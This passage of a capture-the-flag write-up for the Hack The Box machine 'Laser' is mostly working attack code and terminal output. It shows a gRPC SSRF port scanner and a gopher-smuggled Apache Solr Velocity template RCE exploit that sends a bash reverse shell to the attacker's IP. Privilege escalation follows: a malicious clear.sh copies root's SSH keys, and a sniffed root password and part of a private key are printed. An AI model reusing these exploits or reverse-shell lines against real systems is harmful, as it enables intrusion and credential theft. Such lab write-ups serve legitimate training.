Now we'll implement the gRPC client.

```
client.py > ...
import grpc
import base64, pickle

# import the generated classes
import laser_pb2
import laser_pb2_grpc

# open a gRPC channel
channel = grpc.insecure_channel('10.10.10.201:9000')

# create a stub (client)
stub = laser_pb2_grpc.PrintStub(channel)
data = '{"feed_url": "http://10.10.14.186:8000"}'
data = base64.b64encode(pickle.dumps(data))

# create a valid request message
content = laser_pb2.Content(data=data)

# make the call
response = stub.Feed(content)

# et voilà
print(response.value)
```

Let’s try to see if the client can connect to our server.

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ python3 client.py
Traceback (most recent call last):
  File "client.py", line 23, in <module>
    print(response.value)
AttributeError: value

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ python3 client.py
Traceback (most recent call last):
  File "client.py", line 23, in <module>
    print(response.value)
AttributeError: value

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ 
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.201 - - [17/Dec/2020 10:56:56] "GET / HTTP/1.1" 200 -
```

It works. Let’s remove the value tag from response in the client.

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ python3 client.py
feed: "Pushing feeds"


┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ 
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.201 - - [17/Dec/2020 10:56:56] "GET / HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.201 - - [17/Dec/2020 11:11:04] "GET / HTTP/1.1" 200 -
```

We can control the URL, so let’s create a port scanner.

```python
client.py  ×
client.py > ...
import grpc
import base64, pickle
import sys
import laser_pb2
import laser_pb2_grpc

print("Checking for open ports")

for port in range(1, 65535):

    # open a gRPC channel
    channel = grpc.insecure_channel('10.10.10.201:9000')

    # create a stub (client)
    stub = laser_pb2_grpc.PrintStub(channel)
    data = '{"feed_url": "http://localhost:' + str(port) + '"}'
    data = base64.b64encode(pickle.dumps(data))

    # create a valid request message
    content = laser_pb2.Content(data=data)
    try:
        response = stub.Feed(content)
        print("open, {}".format(response))
    except Exception as ex:
        if 'Connection refused' in str(ex):
            continue
        else:
            print("Port {} open".format(port))
```

Let’s see what ports are opened.

This script will take some time to run, but it can be optimized with forking or threading.

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ python3 client.py
Checking for open ports
Port 22 open
Port 7983 open
open, feed: "Pushing feeds"

Port 9000 open
Port 9100 open
```

The port that accepts the feed didn’t show. Changed the script a bit and ran it again.

```
Checking port 8980
Checking port 8981
Checking port 8982
Checking port 8983
open, feed: "Pushing feeds"

Checking port 8984
Checking port 8985
Checking port 8986
Checking port 8987
Checking port 8988
Checking port 8989
Checking port 8990
Checking port 8991
Checking port 8992
Checking port 8993
```

So, the port that we need to look at is 8983. This port is used by Apache Solr service, which is vulnerable to RCE.

https://www.tenable.com/blog/cve-2019-17558-apache-solr-vulnerable-to-remote-code-execution-zero-day-vulnerability

https://github.com/jas502n/solr_rce

From these articles, the idea is to send requests with gRPC framework. The GET request contains our payload (i.e. reverse TCP) which will be executed by exec function from the article.

Steps

- Download the latest release version of grpcurl.
  https://github.com/fullstorydev/grpcurl
  This will help us obtain a reverse shell by running a subprocess in our script and calling the app as a command.
  - Run ./grpcurl -h (help page for grpcurl)
- Copy and format the POST and GET requests from solr_rce article.
- Define the send URL, data encoding, GET URL and POST URL methods.
- Define the payload you want to be executed.
  - bash -c “bash -i >& /dev/tcp/<IP>/<PORT> 0>&1”
- Listen with netcat and run the exploit.

I will also put the script in the repository so you can study it.

```
# POST REQ

body = """
{
    "update-queryresponsewriter": {
        "startup": "lazy",
        "name": "velocity",
        "class": "solr.VelocityResponseWriter",
        "template.base.dir": "",
        "solr.resource.loader.enabled": "true",
        "params.resource.loader.enabled": "true"
    }
}""".strip().replace('\n','').replace(' ', '')


header = """
POST /solr/staging/config HTTP/1.1
Host: localhost:8983
Content-Type: application/json
Content-Length: {}""".format(len(body)).strip()

post_url(header, body)

# GET REQ

header = ' HTTP/1.1\nHost: localhost:8983\n'
template = '%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set
req = 'GET /solr/staging/select?q=1&&wt=velocity&v.template=custom&v.template.custom=' + template.replace("PAYLOAD", payload).replace(' ','%20')

get_url(header, req)
```

We need to encode some ASCII encoded characters into URL encoded. (i.e. newline(\n) into CRLF(%0d%0a))

```
exploit.py > ...
import sys
import base64
import pickle
import subprocess

payload = 'bash -c {echo,' + base64.b64encode("bash -i >& /dev/tcp/10.10.14.186/9001 0>&1").replace('+','%2b') + '}|{base64,-d}|{bash,-i}'

def send_url(url):
    feed_url = '{"feed_url": "gopher://localhost:8983/ ' + url + '"}'
    print(feed_url)
    feed_b64 = base64.b64encode((pickle.dumps(feed_url)).encode('utf-8'))

    cmd = '/opt/grpccurl/grpcurl -max-time 5 -plaintext -proto laser.proto -d \'{"data":"' + feed_b64 + '"}\' 10.10.10.201:9000 Print.Feed'
    subprocess.call(cmd, shell=True)


def encode_data(data):
    return str(data.replace('%','%25').replace('\n','%0d%0a').replace('"', '\\"'))


def get_url(header, req):
    send_url(encode_data(req) + encode_data(header))

def post_url(header, body):
    send_url(encode_data(header) + "%0d%0a%0d%0a" + encode_data(body))
```

For simplicity, in the template will write the text “PAYLOAD” which will next be replaced in the request with the actual payload value.

```
x=$rt.getRuntime().exec("PAYLOAD"))+$ex.waitFor()+%23set($out=$ex.getInputStream())
```

```
' + template.replace("PAYLOAD", payload).replace(' ','%20')
```

Now we can run the script and get a reverse shell.

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ python exploit.py
{"feed_url": "gopher://localhost:8983/ POST /solr/staging/config HTTP/1.1%0d%0aHost: localhost:
8983%0d%0aContent-Type: application/json%0d%0aContent-Length: 206%0d%0a%0d%0a{\"update-queryres
ponsewriter\":{\"startup\":\"lazy\",\"name\":\"velocity\",\"class\":\"solr.VelocityResponseWrit
er\",\"template.base.dir\":\"\",\"solr.resource.loader.enabled\":\"true\",\"params.resource.loa
der.enabled\":\"true\"}}"}
ERROR:
  Code: DeadlineExceeded
  Message: context deadline exceeded
{"feed_url": "gopher://localhost:8983/ GET /solr/staging/select?q=1&&wt=velocity&v.template=cus
tom&v.template.custom=%2523set($x=%2527%2527)+%2523set($rt=$x.class.forName(%2527java.lang.Runt
ime%2527))+%2523set($chr=$x.class.forName(%2527java.lang.Character%2527))+%2523set($str=$x.clas
s.forName(%2527java.lang.String%2527))+%2523set($ex=$rt.getRuntime().exec(\"bash%2520-c%2520{ec
ho,YmFzaCAtaSA%252bJiAvZGV2L3RjcC8xMC4xMC4xNC4xODYvOTAwMSAwPiYx}|{base64,-d}|{bash,-i}\"))+$ex.
waitFor()+%2523set($out=$ex.getInputStream())+%2523foreach($i+in+[1..$out.available()])$str.val
ueOf($chr.toChars($out.read()))%2523end HTTP/1.1%0d%0aHost: localhost:8983%0d%0a"}
ERROR:
  Code: DeadlineExceeded
  Message: context deadline exceeded

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.186] from (UNKNOWN) [10.10.10.201] 57960
bash: cannot set terminal process group (1085): Inappropriate ioctl for device
bash: no job control in this shell
solr@laser:/opt/solr/server$ whoami
whoami
solr
solr@laser:/opt/solr/server$ id
id
uid=114(solr) gid=120(solr) groups=120(solr)
solr@laser:/opt/solr/server$
```

After executing the exploit, we get a shell as user solr. Let's upgrade our shell to be fully functional.

- python3 -c 'import pty;pty.spawn("/bin/bash");
- ctrl+z
- stty raw -echo; fg <enter><enter>
- export TERM=xterm

```
solr@laser:/opt/solr/server$ pwd
/opt/solr/server
solr@laser:/opt/solr/server$ cd /home/
solr@laser:/home$ ls
solr
solr@laser:/home$ cd solr/
solr@laser:/home/solr$ ls
feed_engine  user.txt
solr@laser:/home/solr$ cat user.txt
[redacted]
solr@laser:/home/solr$
```

Now we can retrieve the flag and mark the user as owned.

Next, we'll need to see how we can escalate the privileges to root.

Privilege Escalation

For privilege escalation, we'll upload pspy on the target to list the running processes.

```
solr@laser:~$ pwd
/var/solr
solr@laser:~$ wget http://10.10.14.186:8000/pspy64
--2020-12-19 11:16:45--  http://10.10.14.186:8000/pspy64
Connecting to 10.10.14.186:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.94M  2.16MB/s    in 1.4s

2020-12-19 11:16:47 (2.16 MB/s) - 'pspy64' saved [3078592/3078592]

solr@laser:~$ ls
data  log4j2.xml  logs  pspy64  solr-8983.pid  solr-8984.pid
solr@laser:~$
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ cd ~/Binaries

┌──(cypher㉿kali)-[~/Binaries]
└─$ ls
chisel  JuicyPotato.exe  linpeas.sh  nc.exe  plink.exe  pspy64  socat  winPEAS.exe

┌──(cypher㉿kali)-[~/Binaries]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.201 - - [19/Dec/2020 11:08:42] "GET /pspy64 HTTP/1.1" 200 -
```

After running pspy, we see an interesting process which gives us the plain ssh password for root user on address 172.18.0.2

```
 scp -t /root/feeds/
2020/12/19 11:26:08 CMD: UID=0    PID=1369312 | /usr/sbin/sshd -R
2020/12/19 11:26:08 CMD: UID=0    PID=1369328 | sshpass -p c413d115b3d87664499624e7826d8c5a scp /opt/updates/files/
2020/12/19 11:26:08 CMD: UID=0    PID=1369329 | scp /opt/updates/files/postgres-feed root@172.18.0.2:/root/feeds/
2020/12/19 11:26:08 CMD: UID=0    PID=1369330 | /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearA
```

```
2020/12/19 11:21:01 CMD: UID=0    PID=1365290 | /bin/sh -c /root/update.sh
2020/12/19 11:21:01 CMD: UID=0    PID=1365291 | /bin/sh -c rm /opt/printer/logs/*.log
2020/12/19 11:21:01 CMD: UID=0    PID=1365292 | /bin/sh -c rm /var/solr/logs/*
2020/12/19 11:21:01 CMD: UID=0    PID=1365293 | sshpass -p c413d115b3d87664499624e7826d8c5a scp /root/clear.sh root@172.18.0.2:/tmp/clear.sh
2020/12/19 11:21:01 CMD: UID=0    PID=1365294 | /bin/sh -c /root/reset.sh
2020/12/19 11:21:01 CMD: UID=0    PID=1365296 | scp /root/clear.sh root@172.18.0.2:/tmp/clear.sh
2020/12/19 11:21:01 CMD: UID=0    PID=1365295 | /bin/sh /root/reset.sh
2020/12/19 11:21:01 CMD: UID=0    PID=1365297 | scp /root/clear.sh root@172.18.0.2:/tmp/clear.sh
2020/12/19 11:21:01 CMD: UID=0    PID=1365298 | /usr/sbin/sshd -R
```

The process is executing and deleting a file called clear.sh

```
PID=1366094 | sshd: root [priv]
PID=1366110 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz ssh root@172.18.0.2 /tmp/clear.sh
PID=1366111 | ssh root@172.18.0.2 /tmp/clear.sh
PID=1366112 | /usr/sbin/sshd -R
PID=1366113 | sshd: root [net]
PID=1366131 | ssh root@172.18.0.2 rm /tmp/clear.sh
PID=1366130 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz ssh root@172.18.0.2 rm /tmp/clear.sh
PID=1366132 | /usr/sbin/sshd -R
PID=1366152 | scp /opt/updates/files/graphql-feed root@172.18.0.2:/root/feeds/
PID=1366151 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz scp /opt/updates/files/graphql-feed root@172.18.0.2:/root/feeds/
PID=1366153 | /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oRequestTTY=no
```

```
solr@laser:~$ ssh root@172.18.0.2
root@172.18.0.2's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Dec 18 17:01:17 2020 from 172.18.0.1
root@20e3289bc183:~# whoami
root
root@20e3289bc183:~# ls
feeds
root@20e3289bc183:~# Connection to 172.18.0.2 closed by remote host.
Connection to 172.18.0.2 closed.
solr@laser:~$
```

We can redirect the ssh port and execute the clear.ssh file from 172.18.0.2 on 172.18.0.1.


The port redirect can be done with socat.

We’ll transfer socat to root@172.18.0.2

```
root@20e3289bc183:~# ls
feeds
root@20e3289bc183:~# wget http://10.10.14.186:8000/socat
--2020-12-19 13:38:12--  http://10.10.14.186:8000/socat
Connecting to 10.10.14.186:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 378384 (370K) [application/octet-stream]
Saving to: ‘socat’

socat               100%[===================>] 369.52K   609KB/s    in 0.6s

2020-12-19 13:38:13 (609 KB/s) - ‘socat’ saved [378384/378384]

root@20e3289bc183:~# ls
feeds  socat
root@20e3289bc183:~#
```

Next, we’ll need to make a malicious clear.sh file in /tmp on 172.18.0.1

- echo “mkdir -p /tmp/<dirname>;cp -R /root/.ssh /tmp/<dirname>;chown -R solr:solr /tmp/<dirname>” > clear.sh
- chmod +x clear.sh



```
solr@laser:/tmp$ echo "mkdir -p /tmp/cypher;cp -R /root/.ssh /tmp/cypher;chown -R solr:solr /tm
p/cypher" > clear.sh
solr@laser:/tmp$ ls
clear.sh
hsperfdata_solr
jetty-127.0.0.1-8983-webapp-_solr-any-461279488207306960.dir
snap.lxd
start_8908028769744417755.properties
systemd-private-678d02960ab04cd5acd9998e581c8a4d-systemd-logind.service-o0CNbg
systemd-private-678d02960ab04cd5acd9998e581c8a4d-systemd-resolved.service-Yu5n7g
systemd-private-678d02960ab04cd5acd9998e581c8a4d-systemd-timesyncd.service-l08RRe
vmware-root_736-2991268455
solr@laser:/tmp$ cat clear.sh
mkdir -p /tmp/cypher;cp -R /root/.ssh /tmp/cypher;chown -R solr:solr /tmp/cypher
solr@laser:/tmp$
```


SSH service needs to be disabled on 172.18.0.2

- service ssh stop

Run socat:

- ./socat TCP-LISTEN:22,fork,reuseaddr 172.18.0.1:22

Run pspy again and wait a few seconds.



```
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec 19 13:37:52 2020 from 172.18.0.1
root@20e3289bc183:~# ls
feeds  socat
root@20e3289bc183:~# ls -la
total 404
drwx------ 1 root root   4096 Dec 19 13:38 .
drwxr-xr-x 1 root root   4096 Jul  6 06:10 ..
lrwxrwxrwx 1 root root      9 Jul  6 06:09 .bash_history -> /dev/null
-rw-r--r-- 1 root root   3106 Dec  5  2019 .bashrc
drwxr-xr-x 1 root root   4096 Jul  6 06:11 .cache
-rw-r--r-- 1 root root    161 Dec  5  2019 .profile
drwx------ 2 root root   4096 Aug  5 06:01 .ssh
drwxr-xr-x 1 root root   4096 Jul  6 06:11 feeds
-rw-r--r-- 1 root root 378384 Dec 19 00:18 socat
root@20e3289bc183:~# chmod +x socat
root@20e3289bc183:~# ls
feeds  socat
root@20e3289bc183:~# service ssh stop
 * Stopping OpenBSD Secure Shell server sshd                            [ OK ]
root@20e3289bc183:~# ./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.18.0.1:22
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ python exploit.py
{"feed_url": "gopher://localhost:8983/ POST /solr/staging/config HTTP/1.1%0d%0aHost: localhost
:8983%0d%0aContent-Type: application/json%0d%0aContent-Length: 206%0d%0a%0d%0a{\"update-queryr
esponsewriter\":{\"startup\":\"lazy\",\"name\":\"velocity\",\"class\":\"solr.VelocityResponseW
riter\",\"template.base.dir\":\"\",\"solr.resource.loader.enabled\":\"true\",\"params.resource
.loader.enabled\":\"true\"}}"}
ERROR:
  Code: DeadlineExceeded
  Message: context deadline exceeded
{"feed_url": "gopher://localhost:8983/ GET /solr/staging/select?q=1&&wt=velocity&v.template=cu
stom&v.template.custom=%2523set($x=%2527%2527)+%2523set($rt=$x.class.forName(%2527java.lang.Ru
ntime%2527))+%2523set($chr=$x.class.forName(%2527java.lang.Character%2527))+%2523set($str=$x.c
lass.forName(%2527java.lang.String%2527))+%2523set($ex=$rt.getRuntime().exec(\"bash%2520-c%252
0{echo,YmFzaCAtaSA%252bJiAvZGV2L3RjcC8xMC4xMC4xNC4xODYvOTAwMSAwPiYx}|{base64,-d}|{bash,-i}\"))
+$ex.waitFor()+%2523set($out=$ex.getInputStream())+%2523foreach($i+in+[1..$out.available()])$s
tr.valueOf($chr.toChars($out.read()))%2523end HTTP/1.1%0d%0aHost: localhost:8983%0d%0a"}
ERROR:
  Code: DeadlineExceeded
  Message: context deadline exceeded

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$
```

```
solr@laser:/tmp$ echo "mkdir -p /tmp/cypher;cp -R /root/.ssh /tmp/cypher;chown -R solr:solr /tm
p/cypher" > clear.sh
solr@laser:/tmp$ ls
clear.sh
hsperfdata_solr
jetty-127.0.0.1-8983-webapp-_solr-any-461279488207306960.dir
snap.lxd
start_8908028769744417755.properties
systemd-private-678d02960ab04cd5acd9998e581c8a4d-systemd-logind.service-o0CNbg
systemd-private-678d02960ab04cd5acd9998e581c8a4d-systemd-resolved.service-Yu5n7g
systemd-private-678d02960ab04cd5acd9998e581c8a4d-systemd-timesyncd.service-l08RRe
vmware-root_736-2991268455
solr@laser:/tmp$ cat clear.sh
mkdir -p /tmp/cypher;cp -R /root/.ssh /tmp/cypher;chown -R solr:solr /tmp/cypher
solr@laser:/tmp$
```

```
2020/12/19 13:49:20 CMD: UID=0    PID=1481417 | apt-config shell SourceList Dir::Etc::sourceli
st
2020/12/19 13:49:20 CMD: UID=???  PID=1481418 | ???
2020/12/19 13:49:20 CMD: UID=0    PID=1481419 |
2020/12/19 13:49:20 CMD: UID=0    PID=1481420 |
2020/12/19 13:49:20 CMD: UID=0    PID=1481424 | /bin/sh /etc/update-motd.d/97-overlayroot
2020/12/19 13:49:20 CMD: UID=0    PID=1481427 | sort -r
2020/12/19 13:49:20 CMD: UID=0    PID=1481426 | grep -E overlayroot|/media/root-ro|/media/root
-rw /proc/mounts
2020/12/19 13:49:20 CMD: UID=0    PID=1481425 | /bin/sh /etc/update-motd.d/97-overlayroot
2020/12/19 13:49:20 CMD: UID=0    PID=1481428 | /bin/sh /usr/lib/update-notifier/update-motd-f
sck-at-reboot
2020/12/19 13:49:20 CMD: UID=???  PID=1481429 | ???
2020/12/19 13:49:20 CMD: UID=0    PID=1481430 | stat -c %Y /var/lib/update-notifier/fsck-at-re
boot
2020/12/19 13:49:20 CMD: UID=0    PID=1481431 | /bin/sh /usr/lib/update-notifier/update-motd-f
sck-at-reboot
2020/12/19 13:49:20 CMD: UID=0    PID=1481432 | /bin/sh /usr/lib/update-notifier/update-motd-f
sck-at-reboot
2020/12/19 13:49:20 CMD: UID=0    PID=1481436 | bash -c scp -t /root/feeds/
2020/12/19 13:49:20 CMD: UID=0    PID=1481437 | sleep 10
2020/12/19 13:49:24 CMD: UID=0    PID=1481441 | /lib/systemd/systemd-udevd
2020/12/19 13:49:24 CMD: UID=0    PID=1481440 | /lib/systemd/systemd-udevd
```

The malicious clear.sh has been executed and our directory has been created. In it, the roots ssh keys have been copied.

```
solr@laser:/tmp$ cd cypher/
solr@laser:/tmp/cypher$ ls
solr@laser:/tmp/cypher$ ls -la
total 12
drwxr-xr-x  3 solr solr 4096 Dec 19 13:58 .
drwxrwxrwt 15 root root 4096 Dec 19 13:58 ..
drwx------  2 solr solr 4096 Dec 19 13:58 .ssh
solr@laser:/tmp/cypher$ cd .
./    ../   .ssh/
solr@laser:/tmp/cypher$ cd .ssh/
solr@laser:/tmp/cypher/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts
```

Now we can copy the private key and ssh into root with it.

```
solr@laser:/tmp/cypher/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIG5AIBAAKCAYEAsCjrnKOm6iJddcSIyFamlV1qx6yT9X+X/HXW7PlCGMif79md
zutss91E+K5D/xLe/YpUHCcTUhfPGjBjdPmptCPaiHd30XN5FmBxmN++MAO68Hjs
oIEgi+2tScVpokjgkF411nIS+4umg6Q+ALO3IKGortuRkOtZNdPFSv0+1Am6PdvF
ibyGDi8ieYIK4dIZF9slEoqPlnV9lz0YWwRmSobZYQ7xX1wtmnaIrIxgHmpBYGBW
QQ7718Kh6RNnvCh3UPEjx9GIh+2y5Jj7uxGLLDAQ3YbMKxm2ykChfI7L95kzuxQe
mwQvIVe+R+ORLQJmBanA7AiyEyHBUYN27CF2B9wLgTj0LzHowc1xEcttbalNyL6x
RgmXO10WJjSH1gn47VIb4X+5chbmExavRiUnfgh/JGZ1hpBdiVwykQtvpf7f1jaM
vy3ouV/nVq7gdT2iz+jeQ8jZUVjNfaFKEN6nsQQ1YmPH6BUJcL7NJQGcohqn7L0P
p6SJGiUgb9K57llzAgMBAAECggGAdxpTosZrFiZB9lv49yrO2nIcvgAK0ZOBGSo7
NGGatNMAf9QshDhceIeEGHcKdi02I0ohcB9jSr/aQKSyueYLPUZ4fIf5tN1T4zM1
2tx75E7BV9EKe8KSVMlPvm8A6r5HRpTL5b+e4gAbhynG2gaoLCHgwMindMoKuQAD
hp4OmqIxD53Fw0h5gqGPt4ObA+9fE+gQ+qZASsQJM/YUv4UL/BuMYbkOrSDPnH3E
DpWiby38IcNAzh/pWom3mrSKEIdydJ96RxaY/3zxiCbQ974cdR1eI7V+2u/ABvnI
wn15cX3WDi62xoWi/XzxsmvZxU/PXPJoptFEVjJ5Apgjl0Fb6xveVpmGtmM2J8Tl
BROyATejhhiFelUF16vgik+UUm3oXJtpix8HVqWg4zoYXAOTnwlJiHstavLy+zRT
u/3kHkNi4UgW1iYXU93gUiym2iDnMvaSc01yQPXDm8kuoHU8C/+10ryx3ZvEuDbz
9FmD9cB8B6rpqmoXIbItSehpushRAoHBAOP2Eg3undNkFk+fio2k3WqRz8+1gN1W
unuL90O1noA/CUc9t3rpcmAEwMIWGxc1btK1HkWKjUk2RNu0TPdlSiFoFTYSwBw9
c5nGFqHV8JeSxpm7Yco9CqpLbKeg+FuchY4oym+dM6pL/JtyhdGe3yrzo7UZoiXW
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ ls
client.py  exploit.py  laser_pb2_grpc.py  laser_pb2.py  laser.proto  __pycache__

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ vim id_rsa

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ chmod 600 id_rsa
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ sudo ssh -i id_rsa root@10.10.10.201
[sudo] password for cypher:
The authenticity of host '10.10.10.201 (10.10.10.201)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.201' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 19 Dec 2020 02:01:38 PM UTC

  System load:                     0.33
  Usage of /:                      43.1% of 19.56GB
  Memory usage:                    78%
  Swap usage:                      6%
  Processes:                       259
  Users logged in:                 0
  IPv4 address for br-3ae8661b394c: 172.18.0.1
  IPv4 address for docker0:        172.17.0.1
  IPv4 address for ens160:         10.10.10.201
  IPv6 address for ens160:         dead:beef::250:56ff:feb9:a0e8


73 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne
ction or proxy settings


Last login: Wed Aug  5 09:48:17 2020
root@laser:~# whoami;id
root
uid=0(root) gid=0(root) groups=0(root)
root@laser:~#
```

And with this, we have successfully escalated to root.

```
root@laser:~# ls -la
total 56
drwx------  6 root root 4096 Aug  4 07:04 .
drwxr-xr-x 20 root root 4096 May  7  2020 ..
lrwxrwxrwx  1 root root    9 Jun 15  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  3 root root 4096 Aug  3 13:03 .cache
-rwxr-xr-x  1 root root   59 Jun 24 05:14 clear.sh
-rwxr-xr-x  1 root root  346 Aug  3 04:25 feed.sh
drwxr-xr-x  3 root root 4096 Jul  1 03:33 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rwxrwxr-x  1 root root  433 Jun 29 06:48 reset.sh
-r--------  1 root root   33 Dec 18 05:49 root.txt
-rw-r--r--  1 root root   66 Aug  4 07:04 .selected_editor
drwxr-xr-x  3 root root 4096 May 18  2020 snap
drwx------  2 root root 4096 Jul  6 06:11 .ssh
-rwxr-xr-x  1 root root  265 Jun 26 11:36 update.sh
root@laser:~# cat root.txt
[redacted]
root@laser:~#
```